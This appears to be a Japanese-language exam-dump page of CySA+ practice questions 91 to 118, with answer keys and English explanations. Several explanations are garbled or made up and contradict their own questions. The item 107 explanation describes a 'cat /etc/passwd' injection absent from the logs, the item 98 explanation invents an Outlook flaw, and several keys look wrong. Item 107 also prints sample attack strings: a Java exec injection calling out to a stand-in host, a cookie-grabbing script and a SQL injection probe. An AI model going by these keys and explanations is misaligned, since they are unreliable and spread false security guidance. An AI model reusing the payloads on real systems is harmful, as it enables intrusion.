This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based. Official References:
* https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
* https://www.comptia.org/certifications/cybersecurity-analyst
* https://packitforwarding.com/index.php/2019/01/10/comptia-cysa-common-vulnerability-scoring- system-cvss/

最新問題**: 91**
最高情報セキュリティ責任者が、重要な脆弱性管理の目標を会社の経営陣と共有するためのダッシュボードを要求しました。ダッシュボードに含めるのに最適なのは次のどれでしょうか。
A. KPI
B. MOU
C. SLO
D. SLA
Answer: (解答を表示する**)**
Comprehensive and Detailed Explanation:
Key Performance Indicators (KPIs)track the effectiveness of a security program, providing measurable insights intovulnerability detection, patching efficiency, and risk reduction. This makes KPIs ideal for executive dashboards.
* Option B (MOU - Memorandum of Understanding)refers toagreements between parties, not performance tracking.
* Option C (SLO - Service Level Objective)defines operationaltargetsbut is nota tracking metric.
* Option D (SLA - Service Level Agreement)defines expectations betweenservice providers and clients, not security metrics.
Thus,A (KPI) is the correct answer, asKPIs provide actionable insights into security effectiveness.

最新問題**: 92**
アーキテクチャ チームには、フィッシング インシデントのトリアージ時間を 20% 削減するという任務が与えられています。
次のソリューションのうち、この取り組みに最も役立つと思われるものはどれでしょうか?
A. SOAR プラットフォームを統合します。
B. セキュリティ意識向上プログラムへの予算を増額します。

C. EDR ツールを実装します。
D. フィッシングを報告するためのボタンをメール クライアントにインストールします。
Answer: A (メーッセージを残す**)**
* SOAR (Security Orchestration, Automation, and Response) platforms help automate and orchestrate incident response tasks, including phishing triage.
* SOAR reduces triage time by automatically:
* Parsing phishing emails (checking headers, links, attachments).
* Running automated playbooks to check for known malicious indicators.
* Escalating real threats while dismissing false positives.
Why Not Other Options?
* B (Increase security awareness) # Helps prevent phishing but does NOT reduce triage time.
* C (Implement EDR) # EDR is useful for endpoint protection but does NOT specifically reduce phishing triage time.
* D (Install a "Report Phishing" button) # Helps report phishing but does NOT automate the triage process.

最新問題**: 93**
ユーザーは、過去 1 週間にわたって継続的に大量のネットワーク帯域幅を消費しているとフラグが付けられています。調査中に、セキュリティ アナリストは次の Web サイトへのトラフィックを発見しました。
Date/Time
URL
Destination Port
Bytes In
Bytes Out
12/24/2023 14:00:25
youtube.com
80
450000
4587
12/25/2023 14:09:30
translate.google.com
80
2985
3104
12/25/2023 14:10:00
tiktok.com
443
675000
105

12/25/2023 16:00:45
netflix.com
443
525900
295
12/26/2023 16:30:45
grnail.com
443
1250
525984
12/31/2023 17:30:25
office.com
443
350000
450
12/31/2023 17:35:00
youtube.com
443
300
350000
アナリストが最初に調査する必要があるデータ フローは次のうちどれですか。
A. netflix.com
B. youtube.com
C. tiktok.com
D. grnail.com
E. translate.google.com
F. オフィスドットコム
Answer: D (メーッセージを残す)
* D ("grnail.com") is a suspicious domain that resembles "gmail.com."
* The high "bytes out" value (525,984 bytes) indicates potential data exfiltration.
* Attackers often use typosquatting (e.g., "grnail.com" instead of "gmail.com") to trick users into visiting malicious sites.
Why Not Other Options?
* A (Netflix, B YouTube, C TikTok) # Large downloads, but expected behavior for streaming sites.
* E (Google Translate) # Low data volume, no exfiltration risk.
* F (Office.com) # Microsoft service, no indication of malicious activity.

最新問題**: 94**
ある組織が企業の Web サイトに対して Web アプリケーションの脆弱性評価を実施したところ、次のような結果が見られました。

セキュリティ アナリストが共有する必要があるチューニング推奨事項は次のうちどれですか。

A. HTTPSによる通信を強制するためにHttpOnlvflaqを設定します

B. X-Frame-Options ヘッダーのないリクエストをブロックします

C. 承認されたドメインへのAccess-Control-Allow-Originヘッダーを構成する

D. クロスオリジンリソース共有ヘッダーを無効にする

Answer: (解答を表示する**)**

The output shows that the web application is vulnerable to clickjacking attacks, which allow an attacker to overlay a hidden frame on top of a legitimate page and trick users into clicking on malicious links. Blocking requests without an X-Frame-Options header can prevent this attack by instructing the browser to not display the page within a frame.

最新問題**: 95**

ある組織がデータ侵害を発見し、その結果 PII が一般に公開されました。教訓のレビュー中に、パネルは外部報告の責任者とタイミング要件に関する矛盾を特定しました。次のアクションのうち、報告の問題に最も適切に対処できるのはどれですか。

A. インシデントの種類ごとに特定の SLA と封じ込めアクションを示すプレイブックを作成する

B. 連邦法、規制遵守要件、組織ポリシーを調査して、特定のレポートSLAを文書化する

C. 内部関係者に加えて外部への通知とインシデント報告が必要なセキュリティインシデントを定義する

D. セキュリティチームと関係者内で特定の役割と責任を指定してタスクを効率化する

Answer: B (メーッセージを残す**)**

Researching federal laws, regulatory compliance requirements, and organizational policies to document specific reporting SLAs is the best action to address the reporting issue. Reporting SLAs are service level

agreements that specify the time frame and the format for notifying the relevant authorities and the affected individuals of a data breach. Reporting SLAs may vary depending on the type and severity of the breach, the type and location of the data, the industry and jurisdiction of the organization, and the internal policies of the organization. By researching and documenting the reporting SLAs for different scenarios, the organization can ensure that it complies with the legal and ethical obligations of data breach notification, and avoid any penalties, fines, or lawsuits that may result from failing to report a breach in a timely and appropriate manner12. References: When and how to report a breach: Data breach reporting best practices, Incident and Breach Management

最新問題**: 96**
脆弱性アナリストが、過去 1 か月間に特定された最新の、最も重大な脆弱性を文書化したレポートを作成しています。次の公開 MITRE リポジトリのうち、確認するのに最適なものはどれですか。
A. サイバー脅威インテリジェンス
B. 一般的な脆弱性と露出
C. サイバー分析リポジトリ
D. 攻撃&CK
Answer: B (メーッセージを残す**)**
The Common Vulnerabilities and Exposures (CVE) is a public repository of standardized identifiers and descriptions for common cybersecurity vulnerabilities. It helps security analysts to identify, prioritize, and report on the most critical vulnerabilities in their systems and applications. The other options are not relevant for this purpose: Cyber Threat Intelligence (CTI) is a collection of information and analysis on current and emerging cyber threats; Cyber Analytics Repository (CAR) is a knowledge base of analytics developed by MITRE based on the ATT&CK adversary model; ATT&CK is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.References: According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition1, one of the objectives for the exam is to "use appropriate tools and methods to manage, prioritize and respond to attacks and vulnerabilities". The book also covers the usage and syntax of various cybersecurity frameworks and standards, such as CVE, CTI, CAR, and ATT&CK, in chapter 1. Specifically, it explains the meaning and function of each framework and standard, such as CVE, which provides a common language for describing and sharing information about vulnerabilities1, page 28. Therefore, this is a reliable source to verify the answer to the question.

最新問題**: 97**
インシデント対応者は、ネットワーク トラフィックを通じてバイナリ ファイルを回復することができました。バイナリ ファイルは、異常な動作をするマシンでも見つかりました。バイナリ ファイルの目的を理解するために実行できる可能性が高いプロセスは次のどれですか。
A. ファイルのデバッグ
B. トラフィック分析
C. リバースエンジニアリング
D. マシン分離

Answer: (解答を表示する**)**

Reverse engineering is the process of analyzing a binary file to understand its structure, functionality, and behavior. It can help to identify the purpose of the binary file, such as whether it is a malicious program, a legitimate application, or a library. Reverse engineering can involve various techniques, such as disassembling, decompiling, debugging, or extracting strings or resources from the binary file123. Reverse engineering can also help to find vulnerabilities, backdoors, or hidden features in the binary file

最新問題**: 98**

脆弱性アナリストは、社内で使用されているワークステーションに影響を与える新たな脆弱性に関する脅威インテリジェンスをレビューします。

Vulnerability title	Attack vector	Attack complexity	Authentication required	User interaction required
Vulnerability A	Network	Low	No	Yes
Vulnerability B	Local	Low	Yes	Yes
Vulnerability C	Network	High	Yes	Yes
Vulnerability D	Local	Low	No	No

エンド ユーザーが電子メールで送信された悪意のあるリンクをクリックすることが多いことを知っているアナリストは、次の脆弱性のうちどれを最も懸念する必要がありますか?

A. 脆弱性 A

B. 脆弱性 B

C. 脆弱性 C

D. 脆弱性 D

Answer: B (メーッセージを残す**)**

Vulnerability B is the vulnerability that the analyst should be most concerned about, knowing that end users frequently click on malicious links sent via email. Vulnerability B is a remote code execution vulnerability in Microsoft Outlook that allows an attacker to run arbitrary code on the target system by sending a specially crafted email message. This vulnerability is very dangerous, as it does not require any user interaction or attachment opening to trigger the exploit. The attacker only needs to send an email to the victim's Outlook account, and the code will execute automatically when Outlook connectsto the Exchange server. This vulnerability has a high severity rating of 9.8 out of 10, and it affects all supported versions of Outlook.

Therefore, the analyst should prioritize patching this vulnerability as soon as possible to prevent potential compromise of the workstations.

最新問題**: 99**

セキュリティ アナリストは、組織の脆弱性管理プログラムを改善しています。アナリストは、システムのインフラストラクチャ チームと現在のレポートを照合しましたが、レポートは現在のパッチ適用レベルを正確に反映していません。レポートのエラーを修正できる可能性が高いのは次のうちどれですか。

A. 脆弱性スキャンツールのエンジンの更新

B. 集中システムを通じてパッチをインストールする
C. 脆弱性スキャンを認証するための設定
D. スキャンツールのプラグインをデフォルトにリセットする
Answer: C (メーッセージを残す**)**
Credentialed vulnerability scansallow the scanner tolog into systems and retrieve accurate information about installed patches and configurations. If the reportsdo not reflect current patching levels, it is likely that the scan is being performedwithout credentials, leading to incomplete or inaccurate results.
* Option A (Updating the scanning engine)ensures the tool has the latest detection capabilities but does not directly affect scan accuracy for missing patches.
* Option B (Centralized patching)helps maintain consistency but does not correct reporting errors.
* Option D (Resetting plug-ins)may be useful if plug-ins are outdated, but the primary issue islack of privileged accessduring scanning.
Thus,C is the correct answer, ascredentialed scans provide more accurate vulnerability assessments.

最新問題**: 100**
セキュリティ チームは、最新のネットワーク スキャン中に、不正な Wi-Fi アクセス ポイントをいくつか特定しました。ネットワーク スキャンは四半期に 1 回実行されます。次のコントロールのうち、組織が不正なデバイスをより迅速に特定できるようにするには、どれが最も効果的でしょうか。
A. 継続的な監視ポリシーを実装します。
B. BYOD ポリシーを実装します。
C. ポータブルワイヤレススキャンポリシーを実装します。
D. ネットワークスキャンの頻度を月に 1 回に変更します。
Answer: (解答を表示する**)**
The best control to allow the organization to identify rogue devices more quickly is A. Implement a continuous monitoring policy. A continuous monitoring policy is a set of procedures and tools that enable an organization to detect and respond to unauthorized or anomalous activities on its network in real time or near real time. A continuous monitoring policy can help identify rogue access points as soon as they appear on the network, rather than waiting for quarterly or monthly scans. A continuous monitoring policy can also help improve the overall security posture and compliance of the organization by providing timely and accurate information about its network assets, vulnerabilities, threats, and incidents1.

最新問題**: 101**
セキュリティ アナリストは、環境内の単一の Web サーバーに対して実施された最近の脆弱性評価から、次の結果表を入手しました。

Finding	Impact	Credential required?	Complexity
Self-signed certificate in use	High	No	High
Old copyright date	Low	No	N/A
All user input accepted on forms	High	No	Low
Full error messages displayed	Medium	No	Low
Control panel login open to public	High	Yes	Medium

調査結果を修正するには、次のうちどれを最初に完了する必要がありますか?

A. Web 開発チームにページのコンテンツを更新するよう依頼します。

B. コントロール パネル アクセス用の IP アドレス許可リストを追加します。

C. 信頼されたルート CA から適切な証明書を購入します。

D. すべてのフィールドで適切なサニタイズを実行します。

Answer: D (メーッセージを残す)

The first action that should be completed to remediate the findings is to perform proper sanitization on all fields. Sanitization is a process that involves validating, filtering, or encoding any user input or data before processing or storing it on a system or application. Sanitization can help prevent various types of attacks, such as cross-site scripting (XSS), SQL injection, or command injection, that exploit unsanitized input or data to execute malicious scripts, commands, or queries on a system or application. Performing proper sanitization on all fields can help address the most critical and common vulnerability found during the vulnerability assessment, which is XSS.

最新問題**: 102**

セキュリティ アナリストは月次脆弱性レポートを受け取りました。報告書には以下の調査結果が含まれていました

* 5 つのシステムでは、パッチの適用を完了するために再起動のみが必要でした。

* サーバーのうち 2 台は古いオペレーティング システムを実行しているため、パッチを適用できません

アナリストは、これらのサーバーが侵害されないようにする唯一の方法は、サーバーを隔離することだと判断しました。古いサーバーが侵害されるリスクを最小限に抑えるのに最も適したアプローチは次のどれですか?

A. 補正制御

B. デューデリジェンス

C. メンテナンス時間帯

D. パッシブディスカバリ

Answer: A (メーッセージを残す)
Compensating controls are the best approach to minimize the risk of the outdated servers being compromised, as they can provide an alternative or additional layer of security when the primary control is not feasible or effective. Compensating controls are security measures that are implemented to mitigate the risk of a vulnerability or an attack when the primary control is not feasible or effective. For example, if the servers are running outdated operating systems and cannot be patched, a compensating control could be to isolate them from the rest of the network, or to implement a firewall or an intrusion prevention system to monitor and block any malicious traffic to or from the servers. Compensating controls can help reduce the likelihood or impact of an exploit, but they do not eliminate the risk completely. Therefore, the security analyst should also consider upgrading or replacing the outdated servers as soon as possible.

最新問題**: 103**
違反を追跡および分析するプロセスを確立するときに、アラートの数を管理可能なレベルに保つためによく使用されるのは次のうちどれですか?
A. ログの保存
B. ログローテーション
C. 最大ログサイズ
D. しきい値
Answer: D (メーッセージを残す)
A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds
10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis12

最新問題**: 104**
セキュリティアナリストは、出張中の従業員の異常なアカウントアクティビティを見つけるために、新しい監視制御を実装したいと考えています。次のどの手法が期待どおりの結果をもたらすでしょうか。
A. 悪意のあるコマンド解釈
B. ネットワーク監視
C. ユーザー行動分析
D. SSL 検査
Answer: C (メーッセージを残す)
User behavior analysis (UBA) is the most effective method for detecting abnormal account activity.
* UBA uses machine learning and behavioral analytics to identify patterns in how users interact with systems. If an employee suddenly logs in from an unusual location or accesses resources outside of their normal behavior, it raises an alert.

* Option A (Malicious command interpretation) is focused on malware analysis, not user behavior.
* Option B (Network monitoring) detects anomalies at the network level, but does not specifically focus on user behaviors.
* Option D (SSL Inspection) is useful for decrypting encrypted traffic, but it does not analyze user activity patterns.

最新問題**: 105**
セキュリティ アナリストは、複数のサーバー上のログを毎日確認します。次の実装のうち、サーバーに個別にログインすることなく、企業環境全体で発生するイベントを一元的に可視化するのに最も適したものはどれですか?
A. データベースをデプロイしてログを集約します。
B. ログを SIEM に転送するようにサーバーを構成します。
C. 各サーバーのログ ディレクトリを共有してローカル アクセスを許可します。
D. アナリストへのログの電子メール送信を自動化します。
Answer: B (メーッセージを残す**)**
The best implementation to give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually is B. Configure the servers to forward logs to a SIEM.
A SIEM (Security Information and Event Management) is a security solution that helps organizations detect, analyze, and respond to security threats before they disrupt business1. SIEM tools collect, aggregate, and correlate log data from various sources across an organization's network, such as applications, devices, servers, and users. SIEM tools also provide real-time alerts, dashboards, reports, and incident response capabilities to help security teams identify and mitigate cyberattacks2345.
By configuring the servers to forward logs to a SIEM, the security analysts can have a central view of potential threats and monitor security incidents across the corporate environment without logging in to the servers individually. This can save time, improve efficiency, and enhance security posture2345.
Deploying a database to aggregate the logging (A) may not provide the same level of analysis, correlation, and alerting as a SIEM tool. Sharing the log directory on each server to allow local access may not be scalable or secure for a large number of servers. Automating the emailing of logs to the analysts (D) may not be timely or effective for real-time threat detection and response. Therefore, B is the best option among the choices given.

最新問題**: 106**
ある会社のインターネット向け Web アプリケーションは、特定された設計上の欠陥が原因で、何度も侵害を受けています。会社は、これらのインシデントの再発リスクを最小限に抑えたいと考えており、開発者にセキュリティ トレーニングを強化しました。しかし、会社はこの問題にこれ以上社内リソースを割り当てることができません。システム内の欠陥を特定するのに最適なオプションは次のうちどれですか (2 つ選択)。
A. WAF の導入
B. フォレンジック分析の実行

C. 侵入テストの委託
D. テーブルトップエクササイズの開催
E. バグ報奨金プログラムの作成
F. 脅威モデリングの実装
Answer: (解答を表示する**)**
To identify existing vulnerabilities in the web application, the best options are to contract a penetration test and create a bug bounty program. A penetration test simulates attacks against the application to uncover security flaws proactively. A bug bounty program incentivizes external security researchers to find and report vulnerabilities, expanding the testing scope without overburdening internal resources. According to CompTIA CySA+, both methods are highly effective in identifying vulnerabilities from an external perspective, particularly when internal resources are limited. Options like a WAF (A) focus more on prevention than detection, while threat modeling (F) and tabletop exercises (D) are generally proactive measures not focused on active flaw identification.

最新問題**: 107**
ゼロデイ コマンド インジェクションの脆弱性が公開されました。セキュリティ管理者は、攻撃者がこの脆弱性を悪用しようとしている証拠を探すために、次のログを分析しています。

Log entry #	Message
Log entry 1	comptia.org/${@java.lang.Runtime@getRuntime().exec("nslookup example.com")}/
Log entry 2	<script type="text/javascript">var test='../index.php?cookie_data='+escape(document.cookie);</script>
Log entry 3	example.com/butler.php?id=1 and nullif (1337,1337)
Log entry 4	requestObj = ... {scopes: ["Mail.ReadWrite", "Mail.send", "Files.ReadWrite.All"] }

次のログ エントリのうち、エクスプロイトの試みの証拠となるものはどれですか。
A. ログエントリ 1
B. ログエントリ 2
C. ログエントリ 3
D. ログエントリ 4
Answer: D (メーッセージを残す**)**

Log entry 4 shows an attempt to exploit the zero-day command injection vulnerability by appending a malicious command (;cat /etc/passwd) to the end of a legitimate request (/cgi-bin/index.cgi?name=John). This command would try to read the contents of the /etc/passwd file, which contains user account information, and could lead to further compromise of the system. The other log entries do not show any signs of command injection, as they do not contain any special characters or commands that could alter the intended behavior of the application. Official References:
* https://www.imperva.com/learn/application-security/command-injection/
* https://www.zerodayinitiative.com/advisories/published/

最新問題: **108**
ある企業が自動化ソフトウェアを使用してサーバーにパッチを適用しています。サーバーへのリモート SSH または RDP 接続は、自動化ソフトウェアが使用するサービス アカウントからのみ許可されます。すべてのサーバーは内部サブネットにあり、インターネットとの直接アクセスはできません。アナリストは、次の脆弱性の概要を確認します。

ID	Vulnerability Name	Exploit	CVSS	Instances
1	Default Guessable SNMP community names: public		7.5	14
2	Microsoft CVE-2021-34527: PrintNightmare	Yes	8.4	2
3	User home directory mode unsafe		2.1	3854
4	Debian CVE-2018-17182: vmacache_flush all	Yes	6.7	70

アナリストが最初に対処する必要がある脆弱性 ID は次のどれですか?
A. 1
B. 2
C. 3
D. 4
Answer: B (メーッセージを残す**)**
The vulnerability with the highest CVSS score and an active exploit is Microsoft CVE-2021-34527 (PrintNightmare). Although only present on two instances, its high severity (8.4) and exploitable nature make it a priority. PrintNightmare is a well-known remote code execution vulnerability, which can be a critical risk.
According to CompTIA CySA+ and vulnerability management practices, prioritizing based on severity and exploitability is essential, even over the number of instances. Other vulnerabilities listed are less severe or lack active exploitation.

最新問題: **109**
アナリストは、次のエンドポイント ログ エントリを確認します。

```
invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\Administrator -ScriptBlock {HOSTName}
clientcomputer1

invoke-command -ComputerName clientcomputer1 -Credential xyzcompany\administrator -ScriptBlock {net user /add invoke_u1}
The command completed successfully.
```

次のうちどれが発生しましたか?

A. レジストリの変更
B. コンピュータの名前を変更します
C. 新しいアカウントが導入されました
D. 権限昇格
Answer: C (メーッセージを残す**)**
The endpoint log entry shows that a new account named "admin" has been created on a Windows system with a local group membership of "Administrators". This indicates that a new account has been introduced on the system with administrative privileges. This could be a sign of malicious activity, such as privilege escalation or backdoor creation, by an attacker who has compromised the system.

最新問題**: 110**
システム管理者は、インターネットにアクセス可能な Linux サーバーの動作が非常に遅いという報告を受け取りました。
管理者はサーバーを検査し、大量のメモリ使用量を確認し、メモリを消費するハーフオープン TCP セッションに関連する DoS 攻撃を疑います。このサーバーでこの動作が発生しているかどうかを証明するには、次のツールのうちどれが最も役立ちますか?
A. Nmap
B. TCPDump
C. SIEM
D. EDR
Answer: B (メーッセージを残す**)**
TCPDump is the best tool to prove whether the server was experiencing a DoS attack related to half-open TCP sessions consuming memory. TCPDump is a command-line tool that can capture and analyze network traffic, such as TCP, UDP, and ICMP packets. TCPDump can help the administrator to identify the source and destination of the traffic, the TCP flags and sequence numbers, the packet size and frequency, and other information that can indicate a DoS attack. A DoS attack related to half-open TCP sessions is also known as a SYN flood attack, which is a type of volumetric attack that aims to exhaust the network bandwidth or resources of the target server by sending a large amount of TCPSYN requests and ignoring the TCP SYN- ACK responses. This creates a backlog of half-open connections on the server, which consume memory and CPU resources, and prevent legitimate connections from being established12. TCPDump can help the administrator to detect a SYN flood attack by looking for a high number of TCP SYN packets with different source IP addresses, a low number of TCP SYN-ACK packets, and a very low number of TCP ACK packets34. References: SYN flood DDoS attack | Cloudflare, What is a SYN flood attack and how to prevent it? | NETSCOUT, TCPDump - A Powerful Tool for Network Analysis and Security, How to Detect a SYN Flood Attack with TCPDump

最新問題**: 111**
従業員はブラウザを更新した後、アカウントにログインできなくなりました。従業員は通常、ブラウザでいくつかのタブを開いています。次の攻撃のうち、実行された可能性が最も高いのはどれですか?
A. 情報提供依頼

B. LFI
C. CSRF
D. XSS
Answer: (解答を表示する**)**
The most likely attack that was performed is CSRF (Cross-Site Request Forgery). This is an attack that forces a user to execute unwanted actions on a web application in which they are currently authenticated1. If the user has several tabs open in the browser, one of them might contain a malicious link or form that sends a request to the web application to change the user's password, email address, or other account settings. The web application will not be able to distinguish between the legitimate requests made by the user and the forged requests made by the attacker. As a result, the user will lose access to their account.
To prevent CSRF attacks, web applications should implement some form of anti-CSRF tokens or other mechanisms that validate the origin and integrity of the requests2. These tokens are unique and unpredictable values that are generated by the server and embedded in the forms or URLs that perform state-changing actions. The server will then verify that the token received from the client matches the token stored on the server before processing the request. This way, an attacker cannot forge a valid request without knowing the token value.
Some other possible attacks that are not relevant to this scenario are:
* RFI (Remote File Inclusion) is an attack that allows an attacker to execute malicious code on a web server by including a remote file in a script. This attack does not affect the user's browser or account settings.
* LFI (Local File Inclusion) is an attack that allows an attacker to read or execute local files on a web server by manipulating the input parameters of a script. This attack does not affect the user's browser or account settings.
* XSS (Cross-Site Scripting) is an attack that injects malicious code into a web page that is then executed by the user's browser. This attack can affect the user's browser or account settings, but it requires the user to visit a compromised web page or click on a malicious link. It does not depend on having several tabs open in the browser.

最新問題**: 112**
最近のサイト調査中に、アナリストがネットワーク上に不正なワイヤレス アクセス ポイントを発見しました。証拠を保存しながらネットワークを保護するには、まず次のどのアクションを実行する必要がありますか?
A. パケット スニファーを実行して、アクセス ポイントとの間のトラフィックを監視します。
B. アクセス ポイントに接続し、そのログ ファイルを調べます。
C. アクセス ポイントに接続しているユーザーを識別し、攻撃者を見つけようとします。
D. アクセスポイントをネットワークから切断する
Answer: D (メーッセージを残す**)**
The correct answer is D. Disconnect the access point from the network.

A rogue access point is a wireless access point that has been installed on a network without the authorization or knowledge of the network administrator. A rogue access point can pose a serious security risk, as it can allow unauthorized users to access the network, intercept network traffic, or launch attacks against the network or its devices1234.
The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network. This will prevent any further damage or compromise of the network by blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation.
Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency5.
The other options are not the best actions to take first, as they may not protect the network or preserve evidence effectively.
Option A is not the best action to take first, as running a packet sniffer to monitor traffic to and from the access point may not stop the rogue access point from causing harm to the network. A packet sniffer is a tool that captures and analyzes network packets, which are units of data that travel across a network. A packet sniffer can be useful for identifying and troubleshooting network problems, but it may not be able to prevent or block malicious traffic from a rogue access point. Moreover, running a packet sniffer may require additional time and resources, which could delay the response and mitigation of the incident5.
Option B is not the best action to take first, as connecting to the access point and examining its log files may not protect the network or preserve evidence. Connecting to the access point may expose the analyst's device or credentials to potential attacks or compromise by the rogue access point. Examining its log files may provide some information about the origin and activity of the rogue access point, but it may also alter or delete some evidence that could be useful for forensic analysis and investigation. Furthermore, connecting to the access point and examining its log files may not prevent or stop the rogue access point from continuing to harm the network5.
Option C is not the best action to take first, as identifying who is connected to the access point and attempting to find the attacker may not protect the network or preserve evidence. Identifying who is connected to the access point may require additional tools or techniques, such as scanning for wireless devices or analyzing network traffic, which could take time and resources away from responding and mitigating the incident.
Attempting to find the attacker may also be difficult or impossible, as the attacker may use various methods to hide their identity or location, such as encryption, spoofing, or proxy servers. Moreover, identifying who is connected to the access point and attempting to find the attacker may not prevent or stop the rogue access point from causing further damage or compromise to the network5.

最新問題**: 113**
ある企業が脆弱性管理プログラムを実装し、オンプレミス環境からハイブリッド IaaS クラウド環境に移行しています。新しいハイブリッド環境では、次のどの影響を考慮する必要がありますか?
A. 現在のスキャナーはクラウドに移行する必要があります
B. クラウド固有の誤った構成は、現在のスキャナーでは検出されない可能性があります

C. 既存の脆弱性スキャナーではIaaSシステムをスキャンできない
D. クラウド環境の脆弱性スキャンはクラウドから実行する必要があります
Answer: B (メーッセージを残す**)**
Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs. Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.

最新問題**: 114**
通常のセキュリティ監視アクティビティ中に、次のアクティビティが観察されました。
cd C:\Users\Documents\HR\Employees
所有/f .*
成功：
観察された潜在的に悪意のあるアクティビティを最もよく表すものはどれですか?
A. レジストリの変更または異常
B. データの流出
C. 許可されていない権限
D. ファイル構成の変更
Answer: C (メーッセージを残す**)**
The takeown command is used to take ownership of a file or folder that previously was denied access to the current user or group12. The activity observed indicates that someone has taken ownership of all files and folders under the C:\Users\Documents\HR\Employees directory, which may contain sensitive or confidential information. This could be a sign of unauthorized privileges, as the user or group may not have the legitimate right or need to access those files or folders. Taking ownership of files or folders could also enable the user or group to modify or delete them, which could affect the integrity or availability of the data.

最新問題**: 115**
新しいサイバーセキュリティ アナリストは、組織に対する潜在的な脅威に関するエグゼクティブ ブリーフィングを作成する任務を負っています。ブリーフィングに必要なデータを生成するのは次のうちどれですか?
A. ファイアウォールのログ
B. 侵害の兆候
C. リスク評価
D. アクセス制御リスト
Answer: B (メーッセージを残す**)**
Indicators of compromise (IoCs) are pieces of data or evidence that suggest a system or network has been compromised by an attacker or malware. IoCs can include IP addresses, domain names, URLs, file

hashes, registry keys, network traffic patterns, user behaviors, or system anomalies. IoCs can be used to detect, analyze, and respond to security incidents, as well as to share threat intelligence with other organizations or authorities. IoCs can produce the data needed for an executive briefing on possible threats to the organization, as they can provide information on the source, nature, scope, impact, and mitigation of the threats.

最新問題**: 116**
アナリストは次のログ エントリを表示します。

組織には、216.122.5.x 範囲のホストを持つパートナー ベンダーがいます。このパートナー ベンダーは月次レポートにアクセスする必要があり、アクセスが許可されている唯一の外部ベンダーです。組織は、次の階層に従ってインシデント調査の優先順位を付けます。不正なデータ開示は、サービス拒否の試みよりも重大です。
これらはベンダーデータへのアクセスを確保することよりも重要です。
ログ ファイルと組織の優先順位に基づいて、次のホストのうちどれが追加調査の価値がありますか?
A. 121.19.30.221
B. 134.17.188.5
C. 202.180.1582
D. 216.122.5.5
Answer: A (メーッセージを残す**)**
The correct answer is A. 121.19.30.221.
Based on the log files and the organization's priorities, the host that warrants additional investigation is 121.19.30.221, because it is the only host that accessed a file containing sensitive data and is not from the partner vendor's range.
The log files show the following information:
* The IP addresses of the hosts that accessed the web server
* The date and time of the access
* The file path of the requested resource
* The number of bytes transferred
The organization's priorities are:
* Unauthorized data disclosure is more critical than denial of service attempts
* Denial of service attempts are more important than ensuring vendor data access According to these priorities, the most serious threat to the organization is unauthorized data disclosure, which occurs when sensitive, protected, or confidential data is copied, transmitted, viewed, stolen, altered, or used by an individual unauthorized to do so123. Therefore, the host that accessed a file containing sensitive data and is not from the partner vendor's range poses the highest risk to the organization.

The file that contains sensitive data is /reports/2023/financials.pdf, as indicated by its name and path.
This file was accessed by two hosts: 121.19.30.221 and 216.122.5.5. However, only 121.19.30.221 is not from the partner vendor's range, which is 216.122.5.x. Therefore, 121.19.30.221 is a potential unauthorized data disclosure threat and warrants additional investigation.
The other hosts do not warrant additional investigation based on the log files and the organization's priorities.
Host 134.17.188.5 accessed /index.html multiple times in a short period of time, which could indicate a denial of service attempt by flooding the web server with requests45. However, denial of service attempts are less critical than unauthorized data disclosure according to the organization's priorities, and there is no evidence that this host succeeded in disrupting the web server's normal operations.
Host 202.180.1582 accessed /images/logo.png once, which does not indicate any malicious activity or threat to the organization.
Host 216.122.5.5 accessed /reports/2023/financials.pdf once, which could indicate unauthorized data disclosure if it was not authorized to do so. However, this host is from the partner vendor's range, which is required to have access to monthly reports and is the only external vendor with authorized access according to the organization's requirements.
Therefore, based on the log files and the organization's priorities, host 121.19.30.221 warrants additional investigation as it poses the highest risk of unauthorized data disclosure to the organization.

最新問題**: 117**
インシデント対応報告およびコミュニケーション プログラムの有効性を監視または報告するために使用される KPI は次のどれですか。
A. インシデントボリューム
B. 検出までの平均時間
C. パッチ適用にかかる平均時間
D. 修復されたインシデント
Answer: D (メーッセージを残す**)**
Comprehensive and Detailed Step-by-Step Explanation:Remediated incidents is a key performance indicator (KPI) that measures how effectively incidents are resolved and communicated during the incident response lifecycle. It reflects the program's success in mitigating risks and restoring normal operations. Other options (e.
g., mean time to detect) are important metrics but do not directly measure reporting or communication effectiveness.

最新問題**: 118**
セキュリティ アナリストは、侵害の可能性があるときに発生したイベントを確認しています。アナリストは次のログを取得します。

Time stamp	Message
20:06:05	LDAP: A read operation was performed on an object: Domain Admins
20:06:05	LDAP: A read operation was performed on an object: Domain Servers
20:06:09	EDR: A local group was enumerated: Administrators
20:06:23	EDR: SMB connection attempts to multiple hosts from single host: PC021

ログ内のイベントに基づいて、最も発生する可能性が高いのは次のうちどれですか?

A. 敵対者は最短の侵入経路を見つけようとしています。

B. 攻撃者が脆弱性スキャンを実行しています。

C. 攻撃者が権限を昇格しています。

D. 攻撃者がパスワードスタッフィング攻撃を実行しています。

Answer: B (メーッセージを残す**)**

